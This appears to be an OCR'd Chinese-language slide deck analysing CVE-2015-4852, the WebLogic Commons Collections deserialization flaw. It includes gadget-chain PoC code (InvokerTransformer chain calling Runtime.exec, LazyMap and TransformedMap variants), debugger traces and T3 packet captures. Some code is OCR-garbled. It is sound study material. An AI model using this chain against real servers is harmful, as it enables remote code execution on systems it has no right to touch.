  - ✓ CVE-2018-2628

# Case-Study 1: CVE-2015-4852

- 利用 Weblogic 中的 Commons Collections 库来实现远程代码执行
  - 问题函数主要出现在org.apache.commons.collections.Transformer接口
  - Input为要进行反射的对象, iMethodName,iParamTypes为调用的方法名, iArgs为对应方法的参数
- 利用工具
  - weblogic.py
  - ysoserial-0.0.6-SNAPSHOT-BETA-all.jar (生成payload)

```
final Transformer[] transforms = new Transformer[] {  
    new ConstantTransformer(Runtime.class),  
    new InvokerTransformer("getMethod", new Class[] { String.class,  
        Class[].class }, new Object[] { "getRuntime",  
        new Class[0] }),  
    new InvokerTransformer("invoke", new Class[] { Object.class,  
        Object[].class }, new Object[] { null, new Object[0] }),  
    new InvokerTransformer("exec", new Class[] { String.class },  
        execArgs), new ConstantTransformer(1) };  
Transformer transformerChain = new ChainedTransformer(transforms);
```

# ConstantTransformer

```
public class ConstantTransformer implements Transformer, Serializable {  
    private static final long serialVersionUID = 6374440726369055124L;  
    public static final Transformer NULL_INSTANCE = new ConstantTransformer((Object)null);  
    private final Object iConstant;  
  
    public static Transformer getInstance(Object constantToReturn) {  
        return (Transformer)(constantToReturn == null ? NULL_INSTANCE : new ConstantTransformer(constantToReturn));  
    }  
  
    public ConstantTransformer(Object constantToReturn) {  
        this.iConstant = constantToReturn;  
    }  
  
    public Object transform(Object input) {  
        return this.iConstant;  
    }  
}
```

# InvokerTransformer

```
package org.apache.commons.collections;

public interface Transformer {
    Object transform(Object var1);
}
```

```
package org.apache.commons.collections.functors;

import ...

public class InvokerTransformer implements Transformer, Serializable {
    private static final long serialVersionUID = -8653385846894047688L;
    private final String iMethodName;
    private final Class[] iParamTypes;
    private final Object[] iArgs;

    public static Transformer getInstance(String methodName) {
        if (methodName == null) {
            throw new IllegalArgumentException("The method to invoke must not be null");
        } else {
            return new InvokerTransformer(methodName);
        }
    }
}
```

均可控

```
InvokerTransformer.class x Transformer.class x ChainedTransformer.class x LazyMap.class x InboundMsgAbbrev.class x
Decompiled .class file, bytecode version: 45.3 (Java 1.1)

public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    this.iMethodName = methodName;
    this iParamTypes = paramTypes;
    this iArgs = args;
}

public Object transform(Object input) {
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(this.iMethodName, this iParamTypes);
            return method.invoke(input, this iArgs);
        } catch (NoSuchMethodException var5) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
        } catch (IllegalAccessException var6) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException var7) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception");
        }
    }
}
```

# ChainedTransformer

```
public class ChainedTransformer implements Transformer, Serializable {  
    private static final long serialVersionUID = 3514945074733160196L;  
    private final Transformer[] iTransformers;  
    .....  
    public ChainedTransformer(Transformer[] transformers) {  
        this.iTransformers = transformers;  
    }  
  
    public Object transform(Object object) {  
        for(int i = 0; i < this.iTransformers.length; ++i) {  
            object = this.iTransformers[i].transform(object);  
        }  
  
        return object;  
    }  
}
```



57  
58 public Object transform(Object object) { *object: "entrySet"*  
59 for(int i = 0; i < this.iTransformers.length; ++i) { *i: 0*  
60 *object = this.iTransformers[i].transform(object); object: "entrySet" i: 0*  
61 }  
62  
62 return object;

ChainedTransformer > transform()

→ Variables

59 in group "Thread Group for Q. + i = 0

object = "entrySet"

this = {ChainedTransformer@10161}

this.iTransformers = {Transformer[5]@10165}

0 = {ConstantTransformer@10179}

iConstant = {Class@8759} "class java.lang.Runtime" ... [Navigate](#)

1 = {InvokerTransformer@10180}

iArgs = {Object[2]@10187}

iMethodName = "getMethod"

iParamTypes = {Class[2]@10189}

2 = {InvokerTransformer@10181}

iArgs = {Object[2]@10190}

iMethodName = "invoke"

iParamTypes = {Class[2]@10192}

3 = {InvokerTransformer@10182}

iArgs = {String[1]@10193}

iMethodName = "exec"

iParamTypes = {Class[1]@10195}

4 = {ConstantTransformer@10183}

iConstant = {Integer@10196} 1

Project Structure: ospSec, java\_workspace.iml, External Libraries, modules (asm\_1.0.0.0\_3-1.jar, com.bea.adaptive.harvester.utils.jar, com.bea.adaptive.harvester.utils\_1.4.0.0.jar).

```
23
24 public Object transform(Object input) { input: "entrySet"
25     return this.iConstant;
26 }
27
28 public Object getConstant() { return this.iConstant; }
31 }
```

ConstantTransformer > transform()

Debug: weblogic10.3.6






Debugger | Console

Frames

- "ExecuteThread: '0' for queue: 'weblogic.socket.Muxer'"@10,159 in group "Thread Group for Q."
- transform:76, ConstantTransformer (org.apache.commons.collections.functors)
- transform:122, ChainedTransformer (org.apache.commons.collections.functors)
- get:157, LazyMap (org.apache.commons.collections.map)
- invoke:51, AnnotationInvocationHandler (sun.reflect.annotation)
- entrySet:-1, \$Proxy57 (com.sun.proxy)
- readObject:328, AnnotationInvocationHandler (sun.reflect.annotation)
- invoke0:-1, NativeMethodAccessorImpl (sun.reflect)

Variables

- input = "entrySet"
- this = ConstantTransformer@10179
- this.iConstant = {Class@8759} "class java.lang.Runtime" ... Navigate



Project Explorer: .recommenders, out, SerializeTest, src, UspSec, java\_workspace.iml, External Libraries, < 1.8 > C:\Program Files\Java\jdk, modules, asm\_1.0.0.0\_3-1.jar library root, com.bea.adaptive.harvester.ut, com.bea.adaptive.harvester.ut, com.bea.cie.bids\_6.4.1.0.jar lib

```
54 @
55 if (input == null) {
56     return null;
57 } else {
58     try {
59         Class cls = input.getClass(); cls: "class java.lang.Runtime"
60         Method method = cls.getMethod(this.iMethodName, this.iParamTypes); method: "public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException"
61         return method.invoke(input, this.iArgs); method: "public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException"
62     } catch (NoSuchMethodException var5) {
63         throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist")
64     } catch (IllegalAccessException var6) {
65         throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed")
66     }
67 }
```

InvokerTransformer > transform()

Debug: weblogic10.3.6 x

Debugger Console


Frames

- ExecuteThread: '0' for queue: 'weblogic.socket.Muxer'@10,159 in group "Thread Group for Q."
- transform:125, InvokerTransformer (org.apache.commons.collections.functors)
- transform:122, ChainedTransformer (org.apache.commons.collections.functors)
- get:157, LazyMap (org.apache.commons.collections.map)
- invoke:51, AnnotationInvocationHandler (sun.reflect.annotation)
- entrySet:-1, \$Proxy57 (com.sun.proxy)
- readObject:328, AnnotationInvocationHandler (sun.reflect.annotation)
- invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
- invoke:39, NativeMethodAccessorImpl (sun.reflect)
- invoke:25, DelegatingMethodAccessorImpl (sun.reflect)

Variables

- Class.getMethod(String, Class[]) = {Method@10278} "public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException" ... Navigate
- cls = {Class@8759} "class java.lang.Runtime" ... Navigate
- input = {Runtime@10269}
- method = {Method@10278} "public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException"
- this = {InvokerTransformer@10182}
- this.iArgs = {String[1]@10193}
- 0 = "calc.exe"
- this.iMethodName = "exec"
- this.iParamTypes = {Class[1]@10195}

- 哪些类调用了Transformer接口中的transform方法



# LazyMap构造POC

```
final Map innerMap = new HashMap();
```

```
final Map lazyMap = LazyMap.decorate(innerMap,  
transformerChain);
```

```
public class LazyMap extends AbstractMapDecorator implements Map, Serializable {  
    private static final long serialVersionUID = 7990956402564206740L;  
    protected final Transformer factory;  
  
    @Override  
    public static Map decorate(Map map, Factory factory) {  
        return new LazyMap(map, factory);  
    }  
  
    @Override  
    public static Map decorate(Map map, Transformer factory) {  
        return new LazyMap(map, factory);  
    }  
}
```

```
public Object get(Object key) {  
    if (!super.map.containsKey(key)) {  
        Object value = this.factory.transform(key);  
        super.map.put(key, value);  
        return value;  
    } else {  
        return super.map.get(key);  
    }  
}
```

- 核心条件就是去寻找一个类，在对象进行反序列化时会调用 lazyMap 的 get(Object) 方法，老外找到了 *[sun.reflect.annotation.AnnotationInvocationHandler](#)*
- 触发过程：
  - ✓ AnnotationInvocationHandler 默认实现了 InvocationHandler 接口，在用 `Object xxxx=Proxy.newInstance(classloader,interface,InvocationHandler)` 生成动态代理后，当对象 xxxx 在进行对象调用时，那么就会调用 `InvocationHandler.invoke(xx)` 方法，最终会触发 transform 方法执行
- <https://www.jianshu.com/p/28286f460f1e> (proxy 动态代理)



```
class AnnotationInvocationHandler implements InvocationHandler, Serializable {  
    private static final long serialVersionUID = 6182022883658399397L;  
    private final Class<? extends Annotation> type;  
    private final Map<String, Object> memberValues;  
    private transient volatile Method[] memberMethods = null;  
    AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Object> var2) {  
        Class[] var3 = var1.getInterfaces();  
        if (var1.isAnnotation() && var3.length == 1 && var3[0] == Annotation.class) {  
            this.type = var1;  
            this.memberValues = var2;  
        } else {  
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");  
        }  
    }  
}
```



- memberValues=lazyMap

```
final Map innerMap = new HashMap();

final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

//this will generate a AnnotationInvocationHandler(Override.class,lazymap) invocationhandler
InvocationHandler invo = (InvocationHandler) getFirstCtor(
    "sun.reflect.annotation.AnnotationInvocationHandler")
    .newInstance(Retention.class, lazyMap);
//generate object which implements specifiy interface
final Map mapProxy = Map.class.cast(Proxy.newProxyInstance(this
    .getClass().getClassLoader(), new Class[] { Map.class }, invo));

final InvocationHandler handler = (InvocationHandler) getFirstCtor(
    "sun.reflect.annotation.AnnotationInvocationHandler")
    .newInstance(Retention.class, mapProxy);

setFieldValue(transformerChain, "iTransformers", transformers);

return handler;
```

```
* </pre>
*
* <p>A <i>dynamic proxy class</i> (simply referred to as a <i>proxy
* class</i> below) is a class that implements a list of interfaces
* specified at runtime when the class is created, with behavior as
* described below.
*
* A <i>proxy interface</i> is such an interface that is implemented
* by a proxy class.
*
* A <i>proxy instance</i> is an instance of a proxy class.
*
* Each proxy instance has an associated <i>invocation handler</i>
* object, which implements the interface {@link InvocationHandler}.
* A method invocation on a proxy instance through one of its proxy
* interfaces will be dispatched to the {@link InvocationHandler#invoke}
* invoke method of the instance's invocation handler, passing the proxy
* instance, a {@code java.lang.reflect.Method} object identifying
* the method that was invoked, and an array of type {@code Object}
* containing the arguments. The invocation handler processes the
* encoded method invocation as appropriate and the result that it
* returns will be returned as the result of the method invocation on
* the proxy instance.
*
```

```

public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else if (var5.length != 0) {
        throw new AssertionError("Too many parameters for an annotation method");
    } else {
        byte var7 = -1;
        switch(var4.hashCode()) {
            .....
            switch(var7) {
            case 0:
                return this.toStringImpl();
            case 1:
                return this.hashCodeImpl();
            case 2:
                return this.type;
            default:
                Object var6 = this.memberValues.get(var4);
                ===== lazyMap.get()
                if (var6 == null) {
                    throw new IncompleteAnnotationException(this.type, var4);
                } else if (var6 instanceof ExceptionProxy) {
                    throw ((ExceptionProxy)var6).generateExceptio

```

- final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

```
public static Map decorate(Map map, Transformer factory) {  
    return new LazyMap(map, factory);  
}
```



```
protected LazyMap(Map map, Transformer factory) {  
    super(map);  
    if (factory == null) {  
        throw new IllegalArgumentException("Factory must not be null");  
    } else {  
        this.factory = factory;  
    }  
}
```



- Transformer transformerChain = new ChainedTransformer(transforms);

```
public Object get(Object key) {  
    if (!super.map.containsKey(key)) {  
        Object value = this.factory.transform(key);  
        super.map.put(key, value);  
        return value;  
    } else {  
        return super.map.get(key);  
    }  
}
```

# TransformedMap构造POC

- 反序列化就会调用被序列化的对象的ReadObject函数

```
Transformer transformerChain = new ChainedTransformer(transforms);
Map innermap = new HashMap();
innermap.put("value", "value");
Map outmap = TransformedMap.decorate(innermap, null, transformerChain);
Class cls = Class
    .forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cls.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
Object instance = ctor.newInstance(Retention.class, outmap);
return instance
```

```

private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch (IllegalArgumentException e) {
        // Class is no longer an annotation type; time to punch out
        throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    // If there are annotation members without values, that
    // situation is handled by the invoke method.
    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) { // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                value instanceof ExceptionProxy)) {
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]"
                        .setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}

```

```

public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}

public static Map decorateTransform(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    TransformedMap decorated = new TransformedMap(map, keyTransformer, valueTransformer);
    if (map.size() > 0) {
        Map transformed = decorated.transformMap(map);
        decorated.clear();
        decorated.getMap().putAll(transformed);
    }

    return decorated;
}

protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    super(map);
    this.keyTransformer = keyTransformer;
    this.valueTransformer = valueTransformer;
}

```

ExecuteThread: '1' for queue: 'weblogic.socket.Muxer'@10,159 in group "Thread Group for Q. ...

```

transform:121, ChainedTransformer (org.apache.commons.collections.functors)
checkSetValue:203, TransformedMap (org.apache.commons.collections.map)
setValue:191, AbstractInputCheckedMapDecorator$MapEntry (org.apache.commons.collections.map)
readObject:335, AnnotationInvocationHandler (sun.reflect.annotation)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:39, NativeMethodAccessorImpl (sun.reflect)
invoke:25, DelegatingMethodAccessorImpl (sun.reflect)
invoke:597, Method (java.lang.reflect)
invokeReadObject:969, ObjectOutputStreamClass (java.io)
readSerialData:1871, ObjectInputStream (java.io)
readOrdinaryObject:1775, ObjectInputStream (java.io)

```

```

    t checkSetValue(Object value) {
        .valueTransformer.transform(value);
    }

```

# How to exploit?

- “钱都花在刀把上，不，刀背上” 《西红柿首富》
- @breenmachine在blog中提到了关于weblogic反序列化的接口
  - ✓方式：通过抓取服务器停止过程中t3协议的数据包

---

```
1 root@us-l-breens:/opt/OracleHome/user_projects/domains/base_domain/bin# ./stopWebLogic.sh
2 Stopping Weblogic Server...
3
4 Initializing WebLogic Scripting Tool (WLST) ...
5
6 Welcome to WebLogic Server Administration Scripting Shell
7
8 Type help() for help on available commands
9
10 Please enter your username :weblogic
11 Please enter your password :
12 Connecting to t3://us-l-breens:7001 with userid weblogic ...
13 This Exception occurred at Thu Nov 05 18:32:46 EST 2015.
14 javax.naming.AuthenticationException: User failed to be authenticated. [Root exception is java.lang.SecurityException: User failed to be au
15 Problem invoking WLST - Traceback (innermost last):
16   File "/opt/OracleHome/user_projects/domains/base_domain/shutdown-AdminServer.py", line 3, in ?
17   File "<iostream>", line 19, in connect
18   File "<iostream>", line 553, in raiseWLSTException
19 WLSTException: Error occurred while performing connect : User failed to be authenticated. : User failed to be authenticated.
20 Use dumpStack() to view the full stacktrace :
21
22 Done
23 Stopping Derby Server...
```

---

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark\_lo\_20181121015036\_i...

t3 10.3.6  
AS:255  
HL:19

HEL0:10.3.6.0.false  
AS:2048  
HL:19

.....e.....i...`.....K....5IK.1.....c...ysr.xr.xr.xp...  
.....pppppp...  
.....p.....sr..weblogic.rjvm.ClassTableEntry/  
Re.W.....xpr.  
\$weblogic.common.internal.PackageInfo..#.....I..majorI..minorI..ro  
llingPatchI..servicePackZ..temporaryPatchL. implTitlet..Ljava/lang/  
String;L.  
implVendorq~..L..implVersionq~..xpw...x.....sr..weblogic.rjvm.Cl  
assTableEntry/Re.W.....xpr.  
\$weblogic.common.internal.VersionInfo."EQdRF>...  
[..packagest.'[Lweblogic/common/internal/  
PackageInfo;L..releaseVersiont..Ljava/lang/String;  
[..versionInfoAsByteest..[Bxr.  
\$weblogic.common.internal.PackageInfo..#.....I..majorI..minorI..ro  
llingPatchI..servicePackZ..temporaryPatchL. implTitteq~..L.  
implVendorq~..L..implVersionq~..xpw...x.....sr..weblogic.rjvm.Cl  
assTableEntry/Re.W.....xpr.!  
weblogic.common.internal.PeerInfoXTt.....I..majorI..minorI..rollin  
gPatchI..servicePackZ..temporaryPatch[..packagest.'[Lweblogic/common/  
internal/PackageInfo;xr.  
\$weblogic.common.internal.VersionInfo."EQdRF>...  
[..packagesd~..L..releaseVersiont..Liava/landa/String;

55 client pkts, 164 server pkts, 107 turns.

Entire conversation (529 kB) Show and save data as ASCII Stream 1

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark\_lo\_20181121015036\_i...

00000000 74 33 20 31 30 2e 33 2e 36 0a 41 53 3a 32 35 35 t3 10.3.  
6.AS:255  
00000010 0a 48 4c 3a 31 39 0a 0a .HL:19..  
00000000 48 45 4c 4f .HELO  
00000004 3a 31 30 2e 33 2e 36 2e 30 2e 66 61 6c 73 65 0a :  
10.3.6. 0.false.  
00000014 41 53 3a 32 30 34 38 0a 48 4c 3a 31 39 0a 0a AS:  
2048. HL:19..  
00000018 00 00 05 b1 01 65 01 ff ff ff ff ff ff ff 00 .....e..  
.....  
